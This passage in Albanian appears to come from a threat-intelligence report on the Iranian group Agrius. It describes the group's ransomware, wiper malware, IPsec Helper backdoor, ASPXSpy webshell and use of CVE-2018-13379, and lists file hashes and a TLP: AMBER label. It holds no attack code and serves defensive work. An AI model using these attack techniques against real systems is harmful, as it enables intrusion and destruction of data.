spiunazhi si dhe sulmeve me malware shkatërrues dhe veçanërisht sulme ransomware. Apostle është raportuar si një malware i posaçëm i grupit me funksionalitet ransomware. Agrius gjithashtu është vëzhguar duke përdorur variante të modifikuara të DEADWOOD, një lloj malware shkatërrues, si pjesë e sulmeve të tij. DEADWOOD është lidhur më parë me një grup tjetër të rrezikut iranian, APT33.

Një mjet i përshtatur tjetër i përdorur nga Agrius është një backdoor .NET i quajtur IPsec Helper, i cili përdoret për të ngarkuar skedarë, për të ekzekutuar komanda dhe vendosur ekzekutues shtesë në sistemet e synuara. Agrius është në gjendje të shfrytëzojë dobësitë e kërcënimeve si pjesë e metodave të tij të sulmit, dhe është lidhur veçanërisht me shfrytëzimin e CVE-2018-13379. Grupi besohet se është në gjendje të shfrytëzojë vulnerabilitetiet 1-Day në një sërë aplikacionesh të bazuar në web, si dhe të kryejë sulme SQL injection. Përdorimi i WebShell, si ASPXSpy, është një TTP e vëzhguar i Agrius.

HASH	
19dbed996b1a814658bef433bad62b03e5c59c2bf2351b793d1a5d4a5216d27e	
40f329d0aaba0d55fc657802761c78be74e19a553de6fd2df592bccf3119ec16	
4dcabe194cb6c29e07e479233916ca8fca9baf7875340776860b379669867a37	
6505ecd35e45e521f5e37febd01be04166d725ba87552777c17517533afc6329	
7b525fe7117ffd8df01588efb874c1b87e4ad2cd7d1e1ceecb5baf2e9c052a52	

Organizatrat	Agrius (Pink Sandstorm)
	APT33 (Elfin, Holmium, Peach Sandstorm, Refined Kitten)
Malwaret	DEADWOOD (Detbosit)
	ASPXTool (ASPXSPY)
	IPsec Helper
Shtetet	Iran
	Israel
	United Arab Emirates
Vulnerabiliteti	CVE-2018-13379
Kategoritë malware	Ransomware
	Wiper Malware
	.Net Backdoor
	WebShell
Vektorët e sulmeve	SQL injection
	Injection Attacks

TLP: AMBER